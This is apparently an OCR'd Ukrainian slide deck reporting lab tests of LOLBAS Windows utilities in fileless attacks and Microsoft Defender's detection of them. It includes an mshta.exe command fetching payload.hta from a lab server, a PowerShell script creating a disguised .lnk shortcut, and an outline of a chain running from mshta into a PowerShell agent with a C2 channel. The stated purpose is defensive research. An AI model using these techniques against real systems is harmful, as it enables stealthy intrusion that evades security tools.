



8 Приклади експериментів


Результати тестування утиліт LOLBAS у Windows 11 Pro

№	Утиліта	Тип	Результат запуску	Виявлено Defender	Коментар
1	certutil.exe	Binary	Так	Ні	Успішно викликано довідку (-?)
2	mshta.exe	Binary	Так	Ні	Відкрито about:blank без сповіщення
3	regsvr32.exe	Binary	Так	Ні	Запуск із /i:about:blank – імітація SCT-файлу
4	rundll32.exe	Binary	Так	Ні	Відкрито браузер через url.dll,FileProtocolHandler
5	installutil.exe	Binary	Ні	Ні	Відсутній вхідний файл для інсталяції
6	installutil.exe (з NUL.exe)	Binary	Ні	Ні	Передано фейковий файл – передбачувана помилка
7	wmic.exe	Binary	Ні	Ні	Утиліта не встановлена у версії ОС
8	msbuild.exe	Binary	Ні	Ні	Утиліта відсутня (не інстальовано .NET SDK або Visual Studio)
9	cscript.exe	Script	Так	Ні	Успішне виконання .vbs із WScript.Echo
10	wscript.exe	Script	Так	Ні	Виведено графічне повідомлення MsgBox
11	powershell.exe	Script	Так	Ні	Успішно виконано Write-Output

9 Результати: реакція Microsoft Defender (AMSI / блокування)







- ▻ Microsoft Defender блокує PowerShell-навантаження на етапі виконання через AMSI.
- ▻ Блокування відбувається незалежно від способу доставки (EncodedCommand, reverse shell).
- ▻ LOLBAS-утиліти можуть бути запущені, однак подальша PowerShell-активність детектується.
- ▻ Основним фактором виявлення є аналіз вмісту скриптів, а не сам факт запуску легітимної утиліти.


10 Результати: виконання LOLBAS у fileless-сценаріях


```
1. <script>alert("Hello from mshta!")</script>

2. sudo python3 -m http.server 8080

3. mshta.exe http://10.211.55.5:8080/payload.hta
```

```
$WshShell = New-Object -ComObject WScript.Shell
$Shortcut =
$WshShell.CreateShortcut("C:\Mac\Home\Desktop\legit.lnk")
$Shortcut.TargetPath = "powershell.exe"
$Shortcut.Arguments = "-noexit -c `"Write-Host 'LNK
executed'; Start-Sleep -Seconds 5`""
$Shortcut.IconLocation = "cmd.exe,0"
$Shortcut.Save()
```






- ▻ mshta.exe: виконання HTA/скрипту через легітимну утиліту Windows.
- ▻ LNK: запуск через ярлик як початковий тригер.

- ▻ Виконання можливе без класичного “шкідливого .exe” на диску.

11 Архітектура експериментального стенду fileless-атаки



Механізм	Реалізація	Призначення в стенді
Запуск через LOLBins	mshta.exe	Перевірка сценаріїв виконання через легітимні системні компоненти
Скриптовий проміжний шар	VBScript (.vbs)	Організація запуску/передавання параметрів у штатному середовищі Windows
Носій параметрів запуску	ярлик .lnk	Моделювання запуску через типові об'єкти користувацького середовища
Тунелювання	Cloudflare Tunnel (cloudflared)	Забезпечення доступності локального компонента через HTTPS без окремої інфраструктури

Алгоритм роботи експериментального стенду

1. **Ініціація виконання через LOLBins (mshta / wscript).**
2. **Завантаження скриптового компонента без створення файлів.**
3. **Передача команд у PowerShell-агент.**
4. **Виконання дій у пам'яті (fileless).**
5. **Передача результатів через C2-канал.**
6. **Фіксація подій Defender та журналів ОС.**

12 Висновки та практичне значення

LOLBAS-утиліти ефективно використовуються у fileless-атаках

Легітимні компоненти Windows (mshta, regsvr32, rundll32, PowerShell) можуть бути використані для виконання коду без створення виконуваних файлів на диску.

Сигнатурні механізми захисту мають обмежену ефективність

Проведені експерименти показали, що базові сигнатурні механізми Microsoft Defender не завжди блокують виконання LOLBAS-сценаріїв.

Ключову роль відіграє поведінковий аналіз та AMSI

Виявлення fileless-ланцюгів відбувається переважно на етапах аналізу поведінки процесів, обфускованих скриптів та PowerShell-активності.

Вбудовані механізми контролю можуть бути обійдені

AppLocker, WDAC та Smart App Control не гарантують повного захисту без коректної конфігурації та додаткових політик безпеки.

Практичне значення результатів

Отримані результати можуть бути використані для налаштування захисту Windows-систем, підвищення обізнаності SOC-аналітиків та розробки сценаріїв виявлення LOLBAS-атак.